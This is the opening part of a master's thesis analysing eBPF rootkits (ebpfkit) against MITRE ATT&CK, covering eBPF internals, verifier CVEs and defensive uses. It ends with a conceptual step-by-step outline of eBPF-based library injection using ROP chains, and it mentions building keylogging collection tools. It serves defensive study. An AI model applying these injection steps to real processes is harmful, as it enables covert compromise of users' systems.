Analyzing eBPF Rootkits through the MITRE ATT&CK Framework

Designing a Targeted Feature to Address Analytical Gaps in Rootkit Detection

Zacharia MANSOURI

Research and Development project owner:
Royal Military Academy

Master thesis submitted under the supervision of:
Thibault DEBATTY

In order to be awarded the Degree of:
Master in Cybersecurity – System Design and Analysis

Academic year
2025 – 2026

I hereby confirm that this thesis was written independently by myself without the use of any sources beyond those cited, and all passages and ideas taken from other sources are cited accordingly.

The author gives permission to make this master dissertation available for consultation and to copy parts of this master dissertation for personal use. In all cases of other use, the copyright terms have to be respected, in particular with regard to the obligation to state explicitly the source when quoting results from this master dissertation.

The author transfers to the project owners any and all rights to this master dissertation, code and all contribution to the project without any limitation in time nor space.

16/01/2025

Title: Analyzing eBPF Rootkits through the MITRE ATT&CK Framework

Author: Zacharia MANSOURI
Master in Cybersecurity – System Design and Analysis
Academic Year: 2025 – 2026

Abstract

This thesis presents a qualitative and quantitative analysis of kernel-level threats enabled by eBPF rootkits, structured through the MITRE ATT&CK framework. The extended Berkeley Packet Filter (eBPF) technology has rapidly evolved into a cornerstone of Linux systems, providing advanced capabilities for observability, networking, and security enforcement. However, the same flexibility that makes eBPF powerful also creates opportunities for malicious use, particularly in the development of rootkits that exploit its deep integration with the kernel.

The research focuses on eBPF rootkits created for academic study, with ebpfkit chosen as a representative case due to its broad coverage of modern attack scenarios. By mapping its functionalities to relevant ATT&CK tactics, the study systematically characterizes the behaviors and objectives of kernel-level malware built on eBPF. The qualitative analysis highlights the overlap and adaptability of rootkit capabilities, while the quantitative perspective reveals a strong emphasis on stealth and persistence compared to other malicious goals. This analysis also identified limitations that constrain data collection; this constraint was addressed through the design and implementation of complementary hybrid collection tools utilizing a standardized development environment to achieve data harvesting capabilities.

Ultimately, this work provides a structured understanding of how eBPF rootkits operate and where their limitations lie. These insights contribute to improved threat modeling and inform the design of more robust defensive strategies against the growing class of kernel-level malware.

Source code: `https://gitlab.cylab.be/z.mansouri/ebpf-collection-tools`

Keywords: eBPF, kernel, Linux, MITRE ATT&CK, rootkits

Acknowledgements

I would like to sincerely thank my promotor, Thibault Debatty, for his guidance, valuable advice, and continuous support throughout the development of this thesis. His expertise and encouragement have been essential in completing this work.

I am also deeply grateful to my family for their constant support and understanding. Their patience and encouragement have provided me with the strength to persevere and bring this project to fruition.

Table of Contents

List of Figures

List of Tables

List of Listings

List of Abbreviations

ALU	Arithmetic Logic Unit
ASLR	Address Space Layout Randomization
BCC	BPF Compiler Collection
BPF	Berkeley Packet Filter
BSD	Berkeley Software Distribution
BTF	BPF Type Format
C2	Command & Control
CO-RE	Compile Once, Run Everywhere
CVE	Common Vulnerabilities and Exposures
DDoS	Distributed Denial of Service
DEP/NX	Data Execution Prevention/No Execute
DoS	Denial of Service
eBPF	extended Berkeley Packet Filter
FIFO	First In, First Out
FIM	File Integrity Monitoring
GOT	Global Offset Table
IoT	Internet of Things
JIT	Just-In-Time
LKM	Linux Kernel Module
NDPTX	XDP Transmit
NIC	Network Interface Controller
PaC	Policy as Code
PAM	Pluggable Authentication Modules
PIE	Position Independent Executables
PLT	Procedure Linkage Table
PoC	Proof of Concept
RASP	Runtime Application Self-Protection
RCE	Remote Code Execution
RelRO	Relocation Read-Only
ROP	Return-oriented Programming
SMAP	Supervisor Mode Access Prevention
SMEP	Supervisor Mode Execution Prevention
TC	Traffic Control
TLS	Transport Layer Security
VM	Virtual Machine
XDP	Express Data Path

Chapter 1

Introduction

The rapid evolution of the extended Berkeley Packet Filter (eBPF) has transformed the Linux ecosystem by enabling advanced observability, fine-grained security enforcement, and high-performance networking. Originally introduced as a packet filtering mechanism, eBPF has since become a powerful general-purpose technology, allowing developers to execute programs directly in the kernel without modifying its source code. While these capabilities have brought significant benefits, they have also expanded the attack surface of modern operating systems. Adversaries are increasingly exploiting eBPF to build rootkits that achieve stealth, persistence, and privileged control at the kernel level.

The motivation for this research arises from several critical observations. First, unlike traditional Linux Kernel Modules (LKMs), eBPF programs are frequently enabled by default on modern systems, making them a more attractive target for abuse. Second, the number of reported Common Vulnerabilities and Exposures (CVE) associated with BPF and eBPF has risen significantly since 2021, reflecting growing concerns about their security implications. Third, researchers and attackers alike have demonstrated how eBPF can be used in post-exploitation scenarios to inject rootkits into compromised systems, with malicious projects emerging that explicitly leverage eBPF's unique capabilities. Finally, existing categorizations in the MITRE ATT&CK framework do not fully capture the flexibility of modern eBPF rootkits. While they are currently described primarily under the Defense Evasion tactic (via T1014), their programmability enables them to support multiple adversarial objectives across diverse tactics. These factors highlight the need for a deeper understanding of kernel-level threats facilitated by eBPF.

This thesis seeks to address this gap by systematically characterizing eBPF-based rootkits within the ATT&CK framework. The study focuses on research-developed rootkits, selecting ebpfkit as the primary case study due to its breadth of attack capabilities. The research contributes to the field in three main ways.

The first contribution of this thesis is the systematic characterization of eBPF rootkits using the MITRE ATT&CK framework. While rootkits are traditionally classified under Defense Evasion, this categorization does not capture the broad operational scope of modern eBPF-based threats. By mapping ebpfkit to multiple tactics, the research provides a structured understanding of how such rootkits operate across Persistence, Privilege Escalation, Defense Evasion, Credential access, Collection, and Command & Control.

A second contribution comes from the analysis of technique gaps. While ebpfkit demonstrates a wide range of malicious behaviors, it does not employ all possible ATT&CK techniques. The absence of certain techniques, particularly in advanced data collection, reflects both architectural limitations of eBPF and choices made in rootkit design. Identifying these gaps not only clarifies current boundaries but also points toward potential directions for future attacker innovation.

Finally, this thesis advances threat modeling and defensive strategies by integrating qualitative mapping with quantitative frequency analysis. The results indicate that Defense Evasion, Persistence, and Privilege Escalation are the predominant techniques employed in the design of eBPF rootkits, whereas Data Collection appears comparatively underrepresented. Building on these findings, the limitations of eBPF as a data collection mechanism are addressed through a detailed methodology and the establishment of a standardized development environment (leveraging Vagrant and Ansible). Within this framework, a hybrid architecture was implemented to incorporate complementary collection tools. While attempts at webcam capture proved unsuccessful, the integration of keylogging was achieved, thereby partially bridging the capability gap encountered in complex data harvesting.

The remainder of this document is organized as follows. Chapter 2 presents a review of the state of the art, covering the evolution, runtime, security properties, and attack vectors of eBPF, as well as rootkits in general and detection methods specific to eBPF-based threats. It also introduces Vagrant and Ansible as supporting tools, and details the MITRE ATT&CK framework as the analytical foundation of this work. Chapter 3 outlines the feature selection process, methodology, and analysis of ebpfkit's capabilities, including both a qualitative mapping of adversarial behaviors and a quantitative evaluation of tactic frequency. Chapter 4 describes the implementation challenges encountered when developing complementary collection tools, detailing the methodology, standardized environment setup (including Vagrant and Ansible), and the design of hybrid features, such as Webcam Capture and Keylogging, aimed at overcoming the limitations of eBPF in complex data collection. Chapter 6 proposes future work on the topic and chapter 5 concludes the thesis. Finally, the Appendices provide a detailed reference mapping between MITRE ATT&CK techniques and ebpfkit, supporting the qualitative analysis with comprehensive data, and Appendix B provides the technical details of the standardized development environment, including the full Vagrant configuration (Vagrantfile) and the Makefile used for building and packaging eBPF programs with Clang and `bpftool`.

Chapter 2
Literature review (SotA)

2.1 eBPF

2.1.1 History and Motivation

As stated in [63, pp. 1–3], the extended Berkeley Packet Filter (eBPF) is a kernel technology that allows to implement kernel code features such as performance tracing of pretty much any aspect of a system, high-performance networking with built-in visibility, detection of malicious activity, prevention, and other related capabilities. eBPF builds upon the concepts introduced in 1993 inside the Berkeley Software Distribution (BSD) Packet Filter paper [58], which describes a pseudo-machine designed to execute programs (filters) that assess network packets to decide whether they should be accepted or rejected, and it was introduced to the Linux kernel version 2.1.75 in 1997. These filters were originally written using the BPF instruction set, a 32-bit architecture that closely mirrors assembly language. BPF was first integrated into Linux for use in the `tcpdump` [28] utility, providing an efficient mechanism for capturing packets intended for tracing. eBPF, introduced in the Linux kernel version 3.18, brought major improvements:

- A redesigned BPF instruction set optimized for 64-bit systems.
- eBPF maps for data sharing between programs and user space.
- The `bpf()` system call for user space interaction with eBPF.
- New BPF helper functions to extend capabilities.
- An eBPF verifier ensuring program safety.

The eBPF technology enhances Linux with efficient observability, security enforcement, and networking, enabling dynamic program execution without kernel changes. eBPF programs can be developed using high-level languages such as C, Rust, etc. or directly in eBPF assembly format [9]. After compilation, the eBPF program is converted into bytecode, which can then be loaded into the Linux kernel via the `bpf()` system call [59].

The main purpose of eBPF is to add new features to the kernel without requiring to be a kernel developer nor having a high level of familiarity with that code. In addition to that, all kernel modifications follow a strict chain of acceptance and integration that includes [63, pp. 7–9]:

- Writing code that works and serves general-purpose needs.
- Gaining acceptance from the community (more specifically from Linus Torvalds).
- Waiting for inclusion in an official kernel release (every 2–3 months).
- Waiting (common) distributions to adopt the new kernel.

On the other hand, Linux Kernel Modules also exist. Although these provide a method to extend or alter kernel behavior without passing through the official acceptance process, they still demand comprehensive kernel programming expertise. Modules can be distributed independently of the mainline kernel, but they come with significant risk: a faulty module can crash the entire system. This makes users understandably cautious about adopting them. In addition to concerns about crashes, users also worry about the security of LKMs, since they run with full system privileges and could contain vulnerabilities or malicious code. This high level of risk is one reason why Linux distributions delay adopting new kernel versions, they rely on extended real-world testing to ensure the kernel is stable and secure. In contrast, eBPF introduces a safer model through its built-in verifier, which checks programs for safety before they're allowed to run, reducing the risk of system crashes or data exposure. According to [49, pp. 8–9], the eBPF verifier ensures program safety by checking for issues like memory access errors, ensuring that memory is properly managed, and preventing type mismatches. It makes sure that resources such as memory and locks are released when no longer needed. The verifier also protects against accidental exposure of kernel data to the user space and prevents the use of uninitialized memory. It helps avoid conflicts in how the program interacts with the kernel by enforcing proper synchronization and ensuring the program doesn't run into infinite loops. Additionally, it prevents deadlocks by limiting how locks are handled and ensures that the program adheres to the kernel's rules, keeping the system stable.

In summary, eBPF is a runtime that allows users to safely and efficiently load programs into the operating system kernel, and execute them inside that kernel. These programs are verified before execution to ensure safety, preventing crashes or security issues. By embedding a secure virtual machine within the kernel, eBPF enables dynamic kernel programmability, allowing users to iterate quickly and tailor behavior to their needs, all without bypassing or replacing the kernel, but rather by working in accordance with it [49, p. 1].

2.1.2 eBPF Runtime

An eBPF runtime consists of the components needed to implement the eBPF virtual machine on a specific OS or hardware. In Linux, the kernel's eBPF subsystem provides this runtime and exposes it via a system call interface. The main components of the eBPF ecosystem are outlined below [49, pp. 3–5]. Figure 2.1 illustrates the architecture behind how a program is loaded, verified, attached in the kernel and the interactions between the user and kernel spaces at runtime.

The **eBPF Bytecode** is a set of eBPF instructions used to encode eBPF programs.

The **eBPF Userspace Loader** is used to load the program bytecode into the kernel using the `BPF_PROG_LOAD` system and manage eBPF maps, returning a file descriptor of the loaded program which can then be used to attach it to specific kernel hooks. Common loaders are BCC [18], `bpftrace` [13] and `libbpf` [22].

The **eBPF Verifier** examines the bytecode before it is loaded into the kernel, ensuring that eBPF safety properties are upheld and that program loading cannot compromise the kernel's integrity or stability. Ensuring the safety of eBPF programs requires enforcing multiple constraints on both the eBPF instruction set and the program's state. These



Figure 2.1: eBPF Loader and Verification Architecture, based on `https://ebpf.io/static/1a1bb6f1e64b1ad5597f57dc17cf1350/6515f/go.png`

restrictions prevent Turing completeness and include limitations such as:

- Loops must be bounded: previously prohibited, but now allowed with verifiable induction variables (Linux 5.3).
- Stack space is limited: each BPF program gets a maximum of 512 bytes.
- Memory access must be checked: programs must verify array bounds before accessing memory.
- Restricted kernel helper access: use of kernel helper functions is tightly controlled.
- Instruction count capped: programs can have up to 1 million instructions (raised from 4096 in Linux 5.1).

The **eBPF Just-In-Time (JIT) Compiler and Interpreter** translates verified eBPF bytecode into native machine instructions for efficient execution. If the JIT compiler is disabled or unsupported, the eBPF interpreter executes the bytecode directly by decoding and running it at runtime.

The **eBPF Hooks** are predefined points in the kernel or user applications where eBPF programs can be attached and executed in response to specific events, such as system calls, function entries and exits, or network activity. Based on the program type, eBPF programs are linked to the appropriate hook. When existing hooks are insufficient, developers can define custom ones using kprobes or uprobes, enabling attachment to nearly any location in the kernel or user space. Here is the description of a few of those hook points:

- **Socket Filters**: The original use case for classic BPF, socket filters attach to a socket to inspect and filter incoming traffic. This packet filtering capability remains a core feature of modern eBPF.

- **Kprobes**, **Uprobes**, and **Tracepoints**: eBPF programs can attach to kernel probes (kprobes), user-space probes (uprobes), or predefined tracepoints. These allow monitoring of function calls and system state at specific execution points in the kernel or user space.
- **Express Data Path (XDP)**: XDP attaches very early in the packet-processing pipeline for high-performance tasks like Distributed Denial of Service (DDoS) mitigation and packet redirection. It only processes incoming (ingress) packets.
- **Traffic Control (TC)**: TC programs run later in the networking stack than XDP and can handle both ingress and egress traffic. They provide more context about the packet, making them useful for more detailed analysis and control.

The **eBPF Program Types**, defined by `BPF_PROG_TYPE` in the `bpf()` syscall, categorize eBPF programs based on their function, input parameters, actions, and attachment points within the kernel. Each program type is characterized by its specific behavior and interaction with the system. For example, the `BPF_PROG_TYPE_SOCKET_FILTER` program type is used to examine and manage network packets at the socket level, allowing developers to implement custom logic for analyzing and modifying packets. These program types and their corresponding attach points are defined in the kernel codebase, providing a foundation for creating eBPF programs tailored to different use cases.

The **eBPF Helpers** are functions that allow eBPF programs to interact with the system, performing tasks like debugging, retrieving system data, and manipulating network packets. Each program type has access to a relevant subset of helpers, depending on its needs.

The **eBPF Maps** are a data structure, like an array or hash map, that enables data exchange between user space and the kernel. eBPF programs access these maps through platform-specific load instructions. In Listing 1, `BPF_MAP_TYPE_HASH` defines a standard hash table; the key is the process ID (`u32`), the value is the count of execve calls (`u64`); `max_entries = 1024` limits tracking to 1024 PIDs; the map is stored in kernel memory and globally accessible to the eBPF program.

```
struct {
    __uint(type, BPF_MAP_TYPE_HASH);
    __type(key, u32);      // process ID (pid)
    __type(value, u64);    // syscall counter
    __uint(max_entries, 1024);
} syscall_counter SEC(".maps");
```

Listing 1: Hash map example in an eBPF program for tracking the number of syscalls per process ID

2.1.3 Minimal eBPF Program Illustration

To complement the conceptual overview of the eBPF architecture, the following Python example demonstrates how a minimal eBPF program can be loaded and attached to a

kernel hook using the `bcc` framework. The program defines a simple eBPF function that returns zero and attaches it to the `execve` syscall via a kprobe. This illustrates the basic workflow of deploying an eBPF program from user space without involving maps, perf buffers, or custom logic. Listing 2 shows the complete code.

```
from bcc import BPF

# Define a minimal eBPF program
prog = """
int hello(void *ctx) {
    return 0;
}
"""

# Load and attach the program to execve
b = BPF(text=prog)
b.attach_kprobe(event="__x64_sys_execve", fn_name="hello")

print("eBPF program attached to execve")
```

Listing 2: Minimal Python program using `bcc` to load and attach an eBPF program to `execve`

This example highlights the simplicity and expressiveness of the `bcc` framework, which abstracts away the low-level details of interacting with the `bpf()` syscall directly. By specifying the program text and target kernel function, developers can quickly prototype and deploy eBPF logic. The use of `attach_kprobe` binds the eBPF program to a specific kernel event, enabling lightweight instrumentation and observability from user space.

Listing 3 presents the commands used to run the example program with system call tracing enabled, along with the resulting `strace` output demonstrating interactions with the kernel's `bpf()` syscall interface.

```
sudo strace -e trace=bpf -s 256 python3 minimal_ebpf.py
```

```
bpf(BPF_BTF_LOAD, {btf="...binary data...", btf_log_buf=NULL,
   btf_size=2840, btf_log_size=0, btf_log_level=0}, 128) = 3

bpf(BPF_PROG_LOAD, {prog_type=BPF_PROG_TYPE_KPROBE, insn_cnt=2,
   insns=0x7f8ebf8eea58, license="GPL", log_level=0, log_size=0,
   log_buf=NULL, kern_version=KERNEL_VERSION(5, 15, 185),
   prog_flags=0, prog_name="hello", prog_ifindex=0,
   expected_attach_type=BPF_CGROUP_INET_INGRESS, prog_btf_fd=3,
   func_info_rec_size=8, func_info=0x5647829a3f30, func_info_cnt=1,
    line_info_rec_size=16, line_info=0x5647829c4340, line_info_cnt
   =1, attach_btf_id=0, attach_prog_fd=0, fd_array=NULL}, 128) = 4
```

Listing 3: Sample `strace` output showing the `bpf()` syscalls for `BPF_BTF_LOAD` and `BPF_PROG_LOAD` during eBPF program loading

The `bpf()` syscall is invoked twice in sequence to support loading the eBPF program:

- `BPF_BTF_LOAD` [35]: This command loads BPF Type Format (BTF) metadata into the kernel, which encodes debug and type information to support enhanced eBPF program verification and introspection.
  - The `btf` field contains raw BTF binary data uploaded from user space.
  - `btf_size` indicates the size of this BTF data blob.
  - Successful completion returns a file descriptor (here, `3`) that is used to reference this BTF info in subsequent calls.
- `BPF_PROG_LOAD` [36]: This command loads the actual eBPF program bytecode into the kernel.
  - Parameters specify the program type (`BPF_PROG_TYPE_KPROBE`), number of instructions, license string (`GPL`), kernel version, and other metadata.
  - The `prog_btf_fd` field links to the previously loaded BTF info (fd 3).
  - Upon successful loading, the syscall returns a file descriptor (here, 4) representing the loaded eBPF program object.

This interaction exemplifies the multi-step process involved in deploying an eBPF program with enhanced debugging metadata, demonstrating how user space and kernel space collaborate through the `bpf()` syscall interface for program verification and management.

2.1.4 eBPF Security

As of May 2025, a total of 305 CVE have been identified with the BPF tag, including 48 CVEs explicitly linked to eBPF [5] [6]. The data presented in Figure 2.2 illustrates the yearly progression of these vulnerabilities, highlighting a noticeable increase since 2021, especially for BPF. This trend suggests a growing focus on security concerns related to eBPF, potentially driven by its expanding adoption and integration within various system architectures.



Figure 2.2: Number of CVEs related to BPF and eBPF from 2007 to May 2025

As noted in [59], in 2023, the majority of vulnerabilities were identified in the eBPF verifier. Other affected components include the eBPF helper functions, the eBPF core,

and the eBPF JIT compilation, which also exhibited security concerns, to a lesser extent. Additionally, a miscellaneous category exists, gathering vulnerabilities that do not strictly fall into the already mentioned classifications but still pose security risks.

As a crucial security component of the eBPF runtime, the verifier plays a key role in maintaining system integrity. However, like any software, it is not immune to vulnerabilities that could threaten the security of the entire kernel. These flaws create the possibility for programs considered valid by the verifier to still exploit the system, leading to threats such as privilege escalation and denial of service attacks (e.g., CVE-2016-4557, CVE-2021-3490). Addressing these risks requires ongoing refinement of verification mechanisms and strengthened security auditing to ensure robust protection against potential exploits. Identified vulnerabilities include flaws in Arithmetic Logic Unit (ALU) range tracking, where the verifier miscalculates register value ranges, leading to invalid pointer arithmetic and improper memory access. These weaknesses can be exploited to bypass security checks, enabling unauthorized access or modification of sensitive data. Additionally, other vulnerabilities, such as integer overflow and improper input validation, further contribute to potential security risks within the eBPF runtime [59].

Several fuzzing tools have been developed for finding those vulnerabilities. Fuzzing is a software testing technique, consisting into finding implementation bugs using malformed and semi-malformed data injection in an automated fashion [11]. Companies such as *Google* provide tools like `buzzer` [14], *IO Visor* offers `bpf-fuzzer` [19] while there are also independent developers contributing to this effort with tools like `ebpf-fuzzer` [25] or in research like in [59].

2.1.5 Defense with eBPF

Several well-known high-tech companies use eBPF for networking, security, and observability. Here are some examples [8]:

- **Google** uses eBPF for security auditing, packet processing, and performance monitoring.
- **Netflix** leverages eBPF at scale for network insights and observability.
- **Cloudflare** employs eBPF for network security, performance monitoring, and traffic analysis.
- **Microsoft** uses eBPF to enhance observability and inspection of processes within Kubernetes.
- **Meta** utilizes eBPF for packet processing and load balancing in its data centers.
- **Apple** implements eBPF through Falco for kernel security monitoring.
- **Red Hat** uses eBPF for load balancing and tracing in cloud environments.
- **Alibaba** integrates eBPF through Cilium for networking in its cloud infrastructure.

These companies, and many more (such as **Bell**, **Samsung**, **yahoo!**, etc.) also rely on eBPF to improve security, monitoring, and performance across their systems. Indeed, eBPF serves a vital role in security defenses, offering diverse use cases, some of them listed hereunder.

2.1.5.1 Network Security Monitoring

A clear pattern emerged from [46], highlighting that current research in eBPF for security is primarily centered on networking stack security and network-based data collection. This seems related to the fact that BPF was primarily a networking technology used for packet introspection. eBPF improves real-time network security by enabling efficient packet inspection and traffic filtering with minimal performance impact. The XDP program type allows direct memory access, bypassing the traditional kernel network stack for faster processing. This makes it ideal for high-performance intrusion detection systems and effective DDoS mitigation.

By analyzing metadata and payloads in real time, it is possible to identify anomalies that could indicate threats such as DDoS attacks, unauthorized access, or data exfiltration, strengthening overall network protection [10]. Tools like Cilium integrate eBPF within Kubernetes to provide advanced security and observability [30]. Additionally, eBPF TC classifiers allow the Linux kernel to apply filters and shape network traffic at both ingress and egress stages [1] [47]. Furthermore, as previously mentioned, BPF filters in `tcpdump` are executed using eBPF machine code, improving packet filtering efficiency within network traffic analysis.

2.1.5.2 Application Layer Security

eBPF has a wide range of capabilities related to system introspection and improves security by allowing fine-grained monitoring and control over system calls and internal process behavior. It enables enforcement of custom security policies to block unauthorized access to sensitive resources, and can be used to observe inter-process communication and runtime application activity, helping detect or prevent the exploitation of vulnerabilities [10]. System introspection enables the collection of data about the system's current state, which can be used to detect policy violations, enforce existing policies, and even develop or refine new ones [46].

More than being a system-wide, production-safe and efficient technology, eBPF combines features of other analogous tools such as `ptrace`, `ftrace`, kernel modules, performance events, netfilter [33], etc. and makes observable both user-space and kernel-space functions, along library and system calls, but also sockets, packets, registers and hardware performance counters. The enhanced observability provided by eBPF offers system administrators the option to write tools to monitor various security-sensitive operations on the system, such as `execve` calls, privilege escalation, permission errors on system calls, or even the usage of POSIX capabilities [46].

2.1.5.3 Intrusion Detection and Prevention

eBPF can provide safe and efficient means of data collection for intrusion detection systems, as seen in the previous paragraphs about network and application security monitoring. eBPF streamlines intrusion detection and prevention by enabling real-time monitoring at the kernel level, allowing threats to be identified and blocked more quickly than with traditional methods. It also supports adaptive defenses by continuously analyzing system activity and updating security policies in response to emerging threats [10].

2.1.5.4 Malware Analysis

eBPF aids malware analysis by dynamically tracking kernel-level code execution, revealing malicious behavior patterns and infection vectors. It helps correlate system events and detect anomalies often missed by traditional antivirus tools, improving reverse engineering and the development of targeted mitigations [10].

2.1.5.5 Scaling Runtime Security

eBPF enables scalable, real-time runtime security by embedding lightweight monitoring directly into the Linux kernel. It offers granular visibility into system activity such as file I/O, networking, and inter-process communication without altering kernel code. Compared to user-space probes, eBPF provides efficient, low-overhead monitoring. Recent innovations even extend its reach into managed runtimes like Python and Go, allowing deep application-level insights. This blend of performance and flexibility makes eBPF a powerful tool for dynamic threat detection and mitigation in high-performance environments [10].

2.1.5.6 Container Security

eBPF is use in several key areas to secure containers.
Syscall Tracing: It helps detect suspicious activities by monitoring system calls originating from containers. For example, glsebpf can trace `execve` syscalls to identify unexpected process executions within a container, a common sign of compromise, or monitor open, read, and write syscalls to flag unauthorized file access by container processes [60] [32].

Network Security: eBPF-based tools, like Cilium [30], can insert programs into the Linux networking stack to capture and inspect packets as they enter or leave containers. This facilitates fine-grained policy enforcement, deep packet inspection, and dynamic network segmentation for container traffic. It also enables organizations to implement firewall functionality directly within eBPF, enforcing security policies based on dynamic factors like workload IDs or container labels [60] [32].

File Integrity Monitoring (FIM): By attaching probes to file operation syscalls, eBPF helps security teams detect modifications to sensitive configuration files or binaries inside containers, crucial for identifying runtime tampering attempts [32].

Furthermore, eBPF's integration with orchestration platforms like Kubernetes is crucial for container security. It enables identity-based security policies and behavioral anomaly detection by correlating low-level kernel events with high-level container metadata, such as pod names and namespaces [32]. This allows for real-time policy enforcement, where eBPF programs can act on live kernel events to block or alert on violations instantly, such as terminating a container process attempting unauthorized operations [60] [32]. eBPF also supports Policy as Code (PaC), allowing security rules for container clusters to be defined as code and automatically deployed [32]. This in-kernel operation, combined with JIT compilation, ensures minimal performance overhead while securing high-throughput Kubernetes environments [60] [32].

2.1.5.7 Data Exfiltration Prevention

Data exfiltration, the unauthorized transfer of sensitive information from a server to unapproved destinations, poses a critical security risk to organizations. Traditional static security tools, such as `iptables`, prove inefficient and brittle when policies frequently change or must be applied across extensive server fleets. In response, eBPF offers a dynamic and robust solution, enabling the implementation of adaptive security policies directly within the operating system's core. This capability is essential for safeguarding data even if an attacker gains initial access, providing a flexible defense against evolving threats. eBPF facilitates the use of specialized data structures within the kernel, which can be dynamically updated by separate user-level programs. This enables security policies, like lists of forbidden IP addresses, to be modified in real-time without system restarts. To prevent data exfiltration, an eBPF program is strategically placed at the point where network connections are initiated. Whenever a process attempts to establish an outgoing connection, the eBPF program is invoked. It then consults a dynamically updated list of unauthorized network destinations stored within the kernel. If the connection's target address matches an entry on this forbidden list, the eBPF program immediately blocks the connection, thereby preventing any sensitive data from being transmitted to unapproved external locations. This real-time enforcement, managed by an external program, ensures continuous protection [65].

2.1.5.8 Ransomware Detection

`ebpfangel` is a sophisticated ransomware detection system for Linux that integrates eBPF with machine learning for real-time monitoring [26]. It operates by strategically attaching eBPF programs to key system calls and user-space functions within the kernel and applications. This allows for fine-grained visibility into critical operations commonly performed by ransomware. For instance, `ebpfangel` monitors `open()`/`openat()` and `unlink()`/`unlinkat()` to detect file access, modification, and deletion during encryption or spoliation. It also hooks into crypto-related shared library functions like `EVP_EncryptInit_ex` to identify when encryption is initiated. This kernel-level approach ensures low overhead and efficient filtering of irrelevant events directly within the kernel, optimizing performance and reducing data sent for user-space analysis. The system benefits from eBPF's inherent security, as code is verified and runs in a dedicated virtual machine, contributing to stability and a robust security boundary. As an open-source solution, `ebpfangel` fosters transparency and community collaboration in combating ransomware [64].

The events captured by these eBPF programs are transmitted to a user-space Machine Learning (ML) pipeline. This pipeline processes the data, focusing on specific patterns of file operations as crucial features for distinguishing ransomware behavior. The most vital patterns identified are Open, Create, Open (OCO), Create, Open, Create (COC), and Create, Open, Open (COO), along with the frequency and intensity of file deletion operations (D sum and D max). Using supervised ML algorithms like Support Vector Machines (SVM), `ebpfangel` classifies processes as either ransomware or benign. In experimental evaluations, `ebpfangel` demonstrated a True Positive Rate (Recall) of 100%, achieving zero false negatives, meaning no ransomware instances were misclassified as benign. This precise and efficient classification, driven by the synergy of low-level eBPF monitoring and

intelligent ML analysis, is how `ebpfangel` effectively helps against ransomware [64].

2.1.6 Attacks with eBPF

A post-exploitation scenario is explored in [62], where eBPF is leveraged to inject a rootkit into a compromised system. Following a detailed breakdown of each step involved in this attack, the discussion will extend to container security vulnerabilities in the cloud and associated with eBPF, illustrated through practical examples based on [51].

2.1.6.1 Library Injection

One of the offensive capabilities enabled by eBPF is the ability to inject arbitrary code into a user process, referred to as *library injection*. This technique, inspired by Jeff Dileo's work presented at DEFCON 27 [45], relies on *return-oriented programming* (ROP) to redirect control flow within a compromised user-space process using an eBPF tracing program attached to a system call.

The process begins with the attacker selecting a target shared library commonly loaded in memory, such as `glibc`. This library provides useful gadgets (code snippets ending in a return instruction) and dynamic linking functions like `dlopen(3)`, which is used to load additional shared libraries at runtime.The attacker then:

1. Scans for suitable Return-oriented Programming (ROP) gadgets within the target library.
2. Constructs a ROP chain manually or via an automated tool.
3. Attaches an eBPF program (using a kprobe) to a frequently-invoked system call within the target process.
4. Inside the eBPF kprobe, extracts the original instruction pointer (IP) from the kprobe context.
5. Uses the IP to compute the base address of the library from which to build the ROP chain.

If dynamic payload generation is used, the attacker employs *stack skimming* to search for a return address corresponding to a known Procedure Linkage Table (PLT) stub:

- The eBPF program scans the user-space stack for values that could be valid return addresses into the text section.
- It confirms that the address corresponds to a function call and parses PLT instructions to identify library entry points.
- With the base address identified, the attacker computes gadget offsets and writes the ROP chain into the stack at the correct location.

